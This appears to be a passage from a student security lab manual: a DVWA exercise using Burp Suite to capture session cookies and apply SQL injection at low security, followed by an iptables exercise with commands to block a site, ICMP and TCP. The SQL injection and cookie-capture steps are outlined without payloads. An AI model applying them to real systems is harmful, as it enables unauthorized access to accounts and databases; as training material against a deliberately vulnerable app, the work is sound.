
The session refers to certain time period that communication of two computer systems or two parts of a single system takes place. When one login to a password protected system, the session is used. The session will be valid up to the end of the communication. In some cases, such as in the above described case, the session is user-initiated. There are technology-initiated sessions also. Various email clients use these sessions and these are examples for the sessions initiated by the technology. However, many of the active sessions will be hidden from the users. They will not know when a session starts and ends. The session is an important factor in the Internet communications.

Procedure:-

Step1: Start the DVWA Web Application. To find the cookies value and to monitor sqlmap activity, start the Burpsuite tool.




Step2: After starting Burpsuite, go to HTTP History under Proxy and launch the Firefox browser from OWASP-ZAP window.




Step3: Login to the DVWA Web Application and set the security level of the Web Application to low.



Step4: Apply SQL injection to retrieve data, in this we give id 4 and proceed further.



Step5: After clicking on the submit button, in burpsuite history tab we get details of our requested url and cookie details. By using these details we can retrieve information from the databases.



9. Linux Firewall rules configuration by Iptables.

Description: iptables controls the ports on a network interface where the packets will enter and exit. If we don't want to allow the traffic from a specific port we can close the port.

Theory:

Iptables is a rule-based firewall system and it is normally pre-installed on a Unix Operating System which is controlling the incoming and outgoing packets. By default, the IP tables is running without any rules, we can create, add, edit rules in to it.

Iptables is used to set up, maintain, and inspect the tables of IP packet filter rules in the Linux kernel. Several different tables may be defined. Each table contains a number of built-in chains and may also contain user-defined chains. Each chain is a list of rules which can match a set of packets. Each rule specifies what to do with a packet that matches. This is called a 'target', which may be a jump to a user-defined chain in the same table.

Basic structure of Iptables:

Tables—> Chains—>Rules Types of Chains:

It is the default table in Iptables. There is no need to specify the table name for defining the Rules. Different in built chains in this table.

1. INPUT Chain

This chain handles all packets that are addressed to your server.

2. FORWARD Chain

This chain is used to deal with traffic destined for other servers that are not created on your server. This chain is basically a way to configure your server to route requests to other machines.

3. OUTPUT Chain

This chain control packets from the server to outside. Here we can add different rules to manage out bound connection from the server.

Targets:

Each and every chain contains three types of actions. Those are

1. **ACCEPT:** for accepting packets.
2. **REJECT:** when you want the other end to know the port is unreachable
3. **DROP:** It drops packets and will not carry out any further processing

RULES:

1. Displaying list of chains

- L: For displaying list of chains
- n: for displaying IPaddress and port number in numeric format
- v: for displaying the rules in detail
- line-numbers: to display rules in line numbers

1. List the rules (Iptables -L)

```
(root@kali)-[~]
# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

2. To block a website

- Find Ipadress of the gmail

```
(root@kali)-[~]
# host -t a gmail.com
gmail.com has address 142.250.205.229
```

- Find range of 142.250.205.229

```
(root@kali)-[~]
# whois 142.250.205.229 | grep CIDR
CIDR:          142.250.0.0/15
```


- Write the rule to block the website (iptables -A OUTPUT -d 142.250.0.0/15 -j DROP)

```
(root@kali)-[~]
# iptables -A OUTPUT -d 142.250.0.0/15 -j DROP

(root@kali)-[~]
# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
DROP      all  --  anywhere              cg-in-f0.1e100.net/15
```



3. Delete the rule


- `iptables -D OUTPUT -d 142.250.0.0/15 -j DROP`

```
(root@kali)-[~]
# iptables -D OUTPUT -d 142.250.0.0/15 -j DROP

(root@kali)-[~]
# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination


Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```




4. To avoid ping connection

`Iptables -A INPUT -p icmp -j DROP`



Delete the rule

Iptables -DINPUT-p icmp -j DROP



```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination


Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

(kali@kali)-[~]
$ ping google.com
PING google.com (142.250.183.14) 56(84) bytes of data:
64 bytes from bom07s30-in-f14.1e100.net (142.250.183.14): icmp_seq=1 ttl=128
time=25.1 ms
64 bytes from bom07s30-in-f14.1e100.net (142.250.183.14): icmp_seq=2 ttl=128
time=26.9 ms
64 bytes from bom07s30-in-f14.1e100.net (142.250.183.14): icmp_seq=3 ttl=128
time=25.3 ms
^C
  google.com ping statistics —
  3 packets transmitted, 3 received, 0% packet loss, time 2005ms
 rtt min/avg/max/mdev = 25.121/25.778/26.909/0.803 ms

(kali@kali)-[~]
$
  
```

5. To avoid TCP Connection




```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo iptables -A INPUT -p tcp -j DROP
(kali@kali)-[~]
$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target prot opt source destination
DROP tcp -- anywhere anywhere



Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

(kali@kali)-[~]
$
  
```

